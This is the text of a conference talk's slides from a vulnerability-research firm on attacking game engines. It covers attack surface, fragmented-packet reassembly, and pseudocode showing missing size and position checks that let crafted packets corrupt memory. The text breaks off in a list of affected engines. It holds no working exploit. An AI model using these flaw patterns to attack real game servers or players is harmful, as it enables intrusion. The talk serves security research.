NSC #1

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Exploiting Game Engines For Fun & Profit

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Who ?

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Re-VVho ?

- Vulnerability Research
- Consulting
- Penetration Testing

REVULN.com

Agenda

- **Introduction**
- **Game Engines**
- **Attacking Game Engines**
  - Fragmented Packets
  - Compression
  - Game Protocols
  - MODs
  - Master Servers
- **Real World**
- **Conclusion**

Theory about how to find vulnerabilities in game engines

Real world examples

Introduction

- **Thousands** of potential attack vectors (games)
- **Millions** of potential targets (players)

↓

Very attractive for attackers

But wait...

Gamers

But wait... did you know...


- **Unreal Engine =>** Licensed to **FBI** and **US Air Force**
  - Epic Games Powers US Air Force Training With Unreal Engine 3 Web Player From Virtual Heroes.
  - In March 2012, the FBI licensed Epic's Unreal Development Kit to use in a simulator for training.

But wait... did you know...

- **Real Virtuality =>** It's used in military training simulators
  - VBS1
  - VBS2

But wait… did you know…

- **Virtual3D =>** Mining, Excavation, Industrial, Engineering and other GIS & CAD-based Visualizations with Real-time GPS-based Animation and Physical Simulation on a Virtual Earth **=> SCADA**



But wait… did you know…

Different people but they have something in common..


They are potential attack vectors

- When they go back home, they play games
- When they play games, they become targets
- And most importantly, their Companies become targets

Game Engines

Game Engines [What]

- A Game Engine is the **Kernel** for a Game



Game Engines [and LEGO]

- A Game Engine is basically a **Pre-Built Piece** where developers can plug new pieces on…

Game Engines [Examples]

- Several games share the same game engine
- The most popular game engines on the market are:
  - **Source**: Team Fortress 2, DOTA 2, Half Life 2, etc.
  - **CryEngine**: Crysis series
  - **UnrealEngine**: Unreal Tournament series
  - **idTech**: Quake series, DOOM 3, etc.
- But.. We are **NOT** developers. We are **bug-hunters**, we care about the **consequences** of using game engines **:]**

Game Engines [BugMath]

- **Some Math**
  - 1 Game => 1 Game Engine
  - 1 Game Engine => N Games


- **In Other Words**
  - 1 vulnerability in a Game => 1 Game affected
  - 1 vulnerability in a Game Eng. => N Games affected

Is this game using a Game Engine?

- Be careful before making assumptions
  - i.e. "This game has **NO** game engine!"

- Every Game has a Game Engine
  - Even PONG..
  - Game Engine functionality must be there

- It's just a matter of how many other games share the same engine



Attacking Games Without Considering Game Engines


- Just see unrelated/isolated components
- Missing a potential big attack vector..
  - Reducing the impact of potential issues
- If we don't take in account Game Engines…
  - FAIL

Attacking Games via Game Engines


- Even the smallest issue in a game engine can be a very valuable issue
- We can affect several different targets at once
- If we take in account engines..
  - WIN

Attacking Game Engines

The Attack Plan



The Attack Plan



Fragmented Packets


- **Network** support level
- Used in the **TCP-Over-UDP** implementation
- A fragmented packet is a UDP packet:

1. POS: position of the current packet in the given stream
2. SIZE: current data size
3. DATA: current data
4. OTHER: implementation dependent stuff

- Requires 2 engine actions: **Splitting** and **Rebuilding**

Splitting


Splitting


Original Packet
Hello Game!
Engine
(Splitting)
Fragmented Packets
PKT>1:6:Hello
PKT>2:4:Game
PKT>3:1:!
POS
SIZE
DATA

Rebuilding

Rebuilding [SUPPOSED]

- Read Frag. Header
  - POS
  - LEN
- Place DATA in PKT_STREAM[POS]




Rebuilding [ACTUAL]

PKT_STREAM[-1]

=

AAAAA....AAAAA


AAAAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAA
Hello
!
PKT>
-1:65:A..A
Game Engine
Game Engine Allocated Buffer
Memory

Rebuilding [ALGORITHM]

FACEPALM

You're doing it wrong

```
while( true )
{
    [ do stuff ]
     pkt = get_packet( )
     buff = allocate( pkt.size )  < Missing checks on pkt.size
     buff[ pkt.pos ] = pkt.data   < Missing checks on pkt.pos

    [ do more stuff ]
}
```

Fragmented Packets [WaitWhat]


- Corner-cases are the best :]
- What about **truncated** fragmented packets?
- **ENGINE SPECIFIC**
- **RARE**
  bad packet => drop packet
- **USUAL**
  mixing data coming from different packets, and so on…
  Hello memory corruption :]

Fragmented Packets [Examples]


- Several **Games**, **Game Engines** and **libraries** affected:
  - Source Engine
    - Counterstrike Source
